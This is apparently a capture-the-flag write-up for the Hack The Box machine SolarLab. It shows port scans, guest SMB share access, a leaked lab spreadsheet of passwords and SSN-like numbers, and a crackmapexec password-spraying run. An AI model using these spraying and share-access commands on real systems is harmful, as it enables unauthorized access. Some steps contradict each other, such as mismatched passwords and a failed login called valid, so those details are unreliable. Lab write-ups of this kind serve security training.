



SolarLab


1. Enumeration

Start with nmap enumeration, we have a http service and smb services running, it tries to redirect us to a domain, once we add the domain to etc/hosts file




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ sudo nmap -sS -sC -sV 10.10.11.16 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 15:57 EDT
Nmap scan report for 10.10.11.16
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
| smb2-time:
|   date: 2024-05-11T19:57:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.00 seconds
```

In the http service we didn't find anything interesting at least in the main url, in the other one there is a log in page, we may try to get credentials or something like that




we can scan port 6791 and it disclose another url: http:report.solarlab.htb




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ rustscan -a 10.10.11.16
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kali/.ru
[!] File limit is lower than default batch size. Conside
[!] Your file limit is very small, which negatively impa
Open 10.10.11.16:80
Open 10.10.11.16:135
Open 10.10.11.16:139
Open 10.10.11.16:445
Open 10.10.11.16:6791
^C
```


Using crackmapexec to search some share files we found some files



```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ sudo crackmapexec smb 10.10.11.16 -u ''  -p '' --shares
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\: STATUS_ACCESS_DENIED
SMB         10.10.11.16     445    SOLARLAB         [-] Error enumerating shares: Error occurs while reading from remote(104)
```




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ sudo crackmapexec smb 10.10.11.16 -u 'Guest'  -p '' --shares
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Guest:
SMB         10.10.11.16     445    SOLARLAB         [+] Enumerated shares
SMB         10.10.11.16     445    SOLARLAB         Share           Permissions     Remark
SMB         10.10.11.16     445    SOLARLAB         -----           -----------     ------
SMB         10.10.11.16     445    SOLARLAB         ADMIN$                          Remote Admin
SMB         10.10.11.16     445    SOLARLAB         C$                              Default share
SMB         10.10.11.16     445    SOLARLAB         Documents       READ
SMB         10.10.11.16     445    SOLARLAB         IPC$            READ            Remote IPC
```



```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ smbclient \\\\10.10.11.16\\'Documents' -U guest -L
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Fri Apr 26 10:47:14 2024
  ..                                 DR        0  Fri Apr 26 10:47:14 2024
  concepts                            D        0  Fri Apr 26 10:41:57 2024
  desktop.ini                       AHS      278  Fri Nov 17 05:54:43 2023
  details-file.xlsx                   A    12793  Fri Nov 17 07:27:21 2023
  My Music                        DHSrn        0  Thu Nov 16 14:36:51 2023
  My Pictures                     DHSrn        0  Thu Nov 16 14:36:51 2023
  My Videos                       DHSrn        0  Thu Nov 16 14:36:51 2023
  old_leave_request_form.docx         A    37194  Fri Nov 17 05:35:57 2023

                7779839 blocks of size 4096. 1841808 blocks available
smb: \> 
```


The .xlsx file disclose information about usernames and passwords, now we need to find a place where we can use it



Password File							
Alexander's SSN		123-23-5424					
Claudia's SSN		820-378-3984					
Blake's SSN		739-1846-436					
Site	Account#	Username	Password	Security Question	Answer	Email	Other information
Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com	
Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com	
Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com	
Fidelity		blake.byte	ThisCanB3typed	What was your mother's maiden name?	Helena	blake@purdue.edu	
Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gm	account number: 1925-47218-30
		ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gma	account number: 3872-03498-45
Comcast	JHG3434						
Vectren	YUIO576						
Verizon	1111-5555-33						

2. User flag

After we proceed to spray passwords on smb we realize there's nothing which can help us to get progress




```
┌──(kali㉿kali)-[~/Desktop/SolarLab]
└─$ sudo crackmapexec smb 10.10.11.16 -u users.txt  -p passwd.txt --continue-on-success
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:F
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:al;ksdhfewoiuh
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:dkjafblkjadsfgl
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:d398sadsknr390
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:ThisCanB3typedeasily1@
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:danenacia9234n
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\Alexander:dadsfawe9dafkn
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:al;ksdhfewoiuh
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:dkjafblkjadsfgl
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:d398sadsknr390
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:ThisCanB3typedeasily1@
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:danenacia9234n
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\KAlexander:dadsfawe9dafkn
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:al;ksdhfewoiuh
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:dkjafblkjadsfgl
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:d398sadsknr390
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:ThisCanB3typedeasily1@
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:danenacia9234n
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\knight:dadsfawe9dafkn
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\blake:al;ksdhfewoiuh STATUS_LOGON_FAILURE
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\blake:dkjafblkjadsfgl STATUS_LOGON_FAILURE
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\blake:d398sadsknr390 STATUS_LOGON_FAILURE
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\blake:ThisCanB3typedeasily1@
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\blake:danenacia9234n STATUS_LOGON_FAILURE
SMB         10.10.11.16     445    SOLARLAB         [-] solarlab\blake:dadsfawe9dafkn STATUS_LOGON_FAILURE
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\AlexanderK:al;ksdhfewoiuh
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\AlexanderK:dkjafblkjadsfgl
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\AlexanderK:d398sadsknr390
```

If you can see, there is a trick right here, in the .xlsx file all usernames are composed by a name and a letter which is the first letter of the next or previous name, taking this and looking for anomalies bakle.byte is the only one user name that doesn't follow this pattern, but what happens if we make that blake follow this pattern? It would be something like:

Usename: blakeb

Password: password



Login to ReportHub

blakeb

••••••••••••••••••••••

User not found.


Those are valid credentials to the web application running on 6791

